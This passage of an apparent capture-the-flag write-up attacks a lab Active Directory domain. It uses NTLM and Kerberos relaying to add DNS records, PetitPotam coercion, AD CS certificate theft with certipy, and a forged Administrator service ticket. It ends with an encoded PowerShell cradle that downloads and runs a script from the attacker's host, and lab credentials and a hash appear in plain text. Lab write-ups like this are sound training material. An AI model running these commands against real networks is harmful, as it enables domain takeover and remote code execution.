
It is the member of DNSADMINS
This means that we can now edit DNS records of the domain.
ESC-8 using NTLM Authentication - FAILED
Normal domain user victor.r has no privileges to add DNS records to the domain, but now we have svc_acc which has privileges.
And since we dont have credentials of svc_acc we can do this by relaying.
I will again start the ntlmrelayx and try to add a malicious DNS record to the intranet.
1
python3 examples/ntlmrelayx.py -t ldap://172.16.20.1 -domain darkcorp.htb --add-dns-record aashwin 10.10.14.73 --http-port 8009


Successfully added the record we can verify it by nslookup.
1
 nslookup aashwin.darkcorp.htb 172.16.20.1
As we can see that the coerced account is SVC_ACC and this is not a machine account, We cant modify the msDS-KeyCredentialLink attribute of the user account by themselves, while machine accounts can as we did in MIST. So ShadowCredentials is out of the picture.
Now checking for the webDAV service is running on the box or not.

WebDAV service is not running so we cant be able to proceed with this type of attack. Meaning WebClient is not running on WEB-01.
Trying with the PetitPotam method. Again starting ntlmrelayx, this time with ADCS.
1
python3 examples/ntlmrelayx.py -t https://172.16.20.1/certsvc/certfnsh.asp --adcs

Now running petitpotam
1
nxc smb 172.16.20.2 -u 'victor.r' -p 'victor1gustavo@#' -M coerce_plus -o METHOD=Petitpotam LISTENER=10.10.14.73

And the results on the relay server shows this.

It got the connection but it failed, this happened because the ntlm is disabled on IIS.
Reviewing the headers of the certsrv/certfnsh.asp
1
curl -I https://dc-01.darkcorp.htb/certsrv/certfnsh.asp -k

The NTLM Authentication on WEB-01 is likely disabled maybe because of www-authenticate: negotiate is present.
ESC-8 using Kerberos Authentication (CredMarshalTrick)
This is attack is successfully demonstrated in the following blog post.
https://www.synacktiv.com/en/publications/relaying-kerberos-over-smb-using-krbrelayx
We need marshalled DC hostname to be able to successfully carry out this attack.
SO the record would look like this dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA 10.10.14.73
Running ntlmrelayx to add this to the DNS like we did above
1
python3 examples/ntlmrelayx.py -t ldap://dc-01.darkcorp.htb/ --add-dns-record dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA 10.10.14.73 --http-port 8009

We successfully added the record now we can check it by running nslookup.

Now starting the krbrelayx with adcs.
1
python3 /opt/krbrelayx/krbrelayx.py  -t https://172.16.20.1/certsrv/certfnsh.asp --adcs

Now we need to make a kerberos authentication to the web-01 machine using petitpotam or printerbug.
1
python3 PetitPotam.py -u 'victor.r' -p 'victor1gustavo@#' -d darkcorp.htb dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA 172.16.20.2

After coercion we can see that we have the pfx.

Authentication as WEB-01$
After capturing the cert.pfx file for the web-01$ machine account we can now use certipy to get its hash.
1
certipy auth -pfx unknown0341.pfx -dc-ip 172.16.20.1

We now have the hash for the web-01$ machine account and we can mark it as owned in bloodhound.
Lets validate this hash using nxc.
1
nxc smb 172.16.20.2 -u 'WEB-01$' -H '8f33c7fc7ff515c1f358e488fbb8b675' --shares

Lets now get a Silver Ticket for this machine account.
1
getST.py 'darkcorp.htb/web-01$' -self -hashes :8f33c7fc7ff515c1f358e488fbb8b675 -spn 'cifs/web-01.darkcorp.htb' -impersonate 'Administrator' -dc-ip '172.16.20.1' 2>/dev/null

Now exporting and testing the ticket with SMB authentication.

We have authentication, lets use psexec to get a shell on the box.

Having problems with the psexec so used nxc to execute commands, for that I have created a powershell cradle.

Lets start a listener on port 9004 and executing this cradle using nxc.
1
nxc smb 172.16.20.2 --use-kcache -x "powershell.exe -enc SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAMAAuADEAMAAuADEANAAuADcAMwA6ADkAMAA5ADAALwBzAGgAZQBsAGwALgBwAHMAMQAnACkA"

Claiming the user.txt in the administrator’s desktop.
